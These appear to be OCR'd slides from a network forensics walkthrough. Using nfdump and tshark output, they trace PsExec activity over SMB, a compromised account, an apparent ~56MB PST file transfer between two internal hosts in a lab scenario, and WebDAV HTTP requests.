
```
$ nfdump -q -b -N -O tstart -r nfcapd.201204021752 \
  -o 'fmt:%ts %td %ibyt %obyt' \
  'ip 10.3.58.5 and ip 10.3.58.7 and proto tcp and port 139' | \
  histomagic.py > ~/output.csv

$ cat ~/output.csv
2012-04-03 17:49:00,2977
2012-04-03 17:50:00,1390
2012-04-03 17:51:00,606
...
2012-04-06 19:20:00,0
2012-04-06 19:21:00,0
2012-04-06 19:22:00,53028
```

Visualized Transfer over Time




Network Transfer?

Start: 2012-04-04 18:50:25.039
Duration: ~48.1 hrs
10.3.58.5:139 <-> 10.3.58.7:3820




Use the pcap, Luke...

SMB: Files (and Pipes!) Accessed



```
$ tshark -n -r 10.3.58.5-10.3.58.7_tcp139.pcap -T fields \
  -e frame.time -e smb.file \
  -Y 'smb.cmd == 0xa2 and !smb.fid and smb.file' | sort | uniq
Apr  4, 2012 18:51:07.984120000      \\PSEXESVC.EXE
Apr  4, 2012 18:51:08.996857000      \\svcctl
Apr  4, 2012 18:51:09.021387000      \\psexecsvc
Apr  4, 2012 18:51:09.030345000      \\psexecsvc-WKS-WINXP32BIT-2376-stdin
Apr  4, 2012 18:51:09.031417000      \\psexecsvc-WKS-WINXP32BIT-2376-stdout
Apr  4, 2012 18:51:09.032373000      \\psexecsvc-WKS-WINXP32BIT-2376-stderr
...
Apr  5, 2012 15:37:22.830728000      \\Desktop.ini
Apr  5, 2012 15:37:22.836163000      \\Desktop.ini
Apr  5, 2012 15:42:53.616502000      \\users\\nromanoff\\documents\\outlook files\
                                              \nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:42:53.645513000      \\users\\nromanoff\\documents\\outlook files\
                                              \nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:42:54.660575000      \\users\\nromanoff\\documents\\outlook files\
                                              \nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:47:13.137352000      \\users\\nromanoff\\documents\\outlook files\
                                              \nromanoff@stark-research-labs.com.pst
Apr  5, 2012 15:47:13.182890000      \\users\\nromanoff\\documents\\outlook files\
                                              \nromanoff@stark-research-labs.com.pst
```

SMB: How Big was that PST?



```
No.   Time                        Source       Destination  Protocol Length Info
7531 2012-04-05 15:42:53.616502 10.3.58.7   10.3.58.5   SMB      300 NT Create AndX Request, F
7532 2012-04-05 15:42:53.635447 10.3.58.5   10.3.58.7   SMB      193 NT Create AndX Response,
7533 2012-04-05 15:42:53.637099 10.3.58.7   10.3.58.5   SMB      130 Trans2 Request, QUERY_FIL
7534 2012-04-05 15:42:53.637548 10.3.58.5   10.3.58.7   SMB      126 Trans2 Response, FID: 0x8
7535 2012-04-05 15:42:53.640860 10.3.58.7   10.3.58.5   SMB      117 Read AndX Request, FID: 0
7536 2012-04-05 15:42:53.643055 10.3.58.5   10.3.58.7   SMB      630 Read AndX Response, FID:
7537 2012-04-05 15:42:53.645512 10.3.58.7   10.3.58.5   SMB      300 NT Create AndX Request, F
```

```
    Create action: The file existed and was opened (1)
    Created: Nov 10, 2010 11:03:57.010540000 GMT
    Last Access: Nov 10, 2010 11:03:57.010540000 GMT
    Last Write: Apr  5, 2012 15:31:25.421944800 GMT
    Change: Apr  5, 2012 15:31:25.421944800 GMT
  ▷ File Attributes: 0x00002020
    Allocation Size: 59445248
    End Of File: 59442176
    File Type: Disk file or directory (0)
```

Successful open

MACB values @ time of capture

~56MB file size


```
$ nfdump -b -O tstart -r nfcapd.201204021752 \
  'ip 10.3.58.5 and ip 10.3.58.7 and proto tcp and port 139’
Date first seen          Duration Proto      Src IP Addr:Port          Dst IP
Addr:Port    Out Pkt    In Pkt Out Byte   In Byte Flows
2012-04-04 18:50:25.039 173337.220 TCP          10.3.58.5:139   <->
10.3.58.7:3820       32196     47095     2.1 M    61.6 M     2
```

SMB: User Accounts Used

```
$ tshark -n -r 10.3.58.5-10.3.58.7_tcp139.pcap -T fields \
  -e frame.time -e ntlmssp.auth.domain -e ntlmssp.auth.username \
  -Y 'ntlmssp.auth.username'
Apr  4, 2012 18:50:25.114751000      NULL      NULL
Apr  4, 2012 18:50:25.176886000      shieldbase        vibranium
Apr  5, 2012 13:35:16.895499000      NULL      NULL
Apr  5, 2012 15:37:06.547868000      NULL      NULL
Apr  5, 2012 15:37:22.571220000      NULL      NULL
```


- Confirmed account compromise
- Time frame coincides with large transfer

HTTP: Workstation-to-Workstation?



```
$ nfdump -r nfcapd.201204021752 'ip 10.3.58.5 and ip 10.3.58.7 and
    proto tcp and port 80'
Date first seen      Duration Proto SrcIPAddr:Port     DstIPAddr:Port Pkts Bytes Flows
2012-04-03 21:13:01     0.022 TCP      10.3.58.5:80 -> 10.3.58.7:3304    4   279     1
2012-04-03 21:13:01     0.022 TCP    10.3.58.7:3304 ->   10.3.58.5:80    5   371     1
2012-04-03 21:14:05     0.017 TCP      10.3.58.5:80 -> 10.3.58.7:3318    4   249     1
2012-04-03 21:14:05     0.017 TCP    10.3.58.7:3318 ->   10.3.58.5:80    5   371     1
Summary: total flows: 4, total bytes: 1270, total packets: 18, avg bps: 159, avg pps:
0, avg bpp: 70
Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02
Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288
Sys: 0.004s flows/second: 37341750.0 Wall: 0.007s flows/second: 19258251.7
```

HTTP: Needs to be Characterized with Content




```
1 2012-04-03 21:13:01.652227 10.3.58.7 10.3.58.5 TCP    62 opsession-srvr > http [SYN
2 2012-04-03 21:13:01.657258 10.3.58.5 10.3.58.7 TCP    62 http > opsession-srvr [SYN
3 2012-04-03 21:13:01.657415 10.3.58.7 10.3.58.5 TCP    60 opsession-srvr > http [ACK
4 2012-04-03 21:13:01.657607 10.3.58.7 10.3.58.5 HTTP  199 OPTIONS / HTTP/1.1
5 2012-04-03 21:13:01.666235 10.3.58.5 10.3.58.7 TCP   151 [TCP segment of a reassemb
6 2012-04-03 21:13:01.673233 10.3.58.5 10.3.58.7 TCP    62 [TCP segment of a reassemb
7 2012-04-03 21:13:01.673450 10.3.58.7 10.3.58.5 TCP    60 opsession-srvr > http [ACK
8 2012-04-03 21:13:01.673758 10.3.58.7 10.3.58.5 TCP    60 opsession-srvr > http [FIN
9 2012-04-03 21:13:01.674341 10.3.58.5 10.3.58.7 TCP    60 http > opsession-srvr [ACK
```

```
▷ Internet Protocol Version 4, Src: 10.3.58.7 (10.3.58.7), Dst: 10.3.58.5 (10.3.58.5)
▷ Transmission Control Protocol, Src Port: opsession-srvr (3304), Dst Port: http (80), Seq: 1, Ac
▽ Hypertext Transfer Protocol
  ▷ OPTIONS / HTTP/1.1\r\n
    translate: f\r\n
    User-Agent: Microsoft-WebDAV-MiniRedir/5.1.2600\r\n
    Host: 10.3.58.5\r\n
  ▷ Content-Length: 0\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://10.3.58.5/]
```

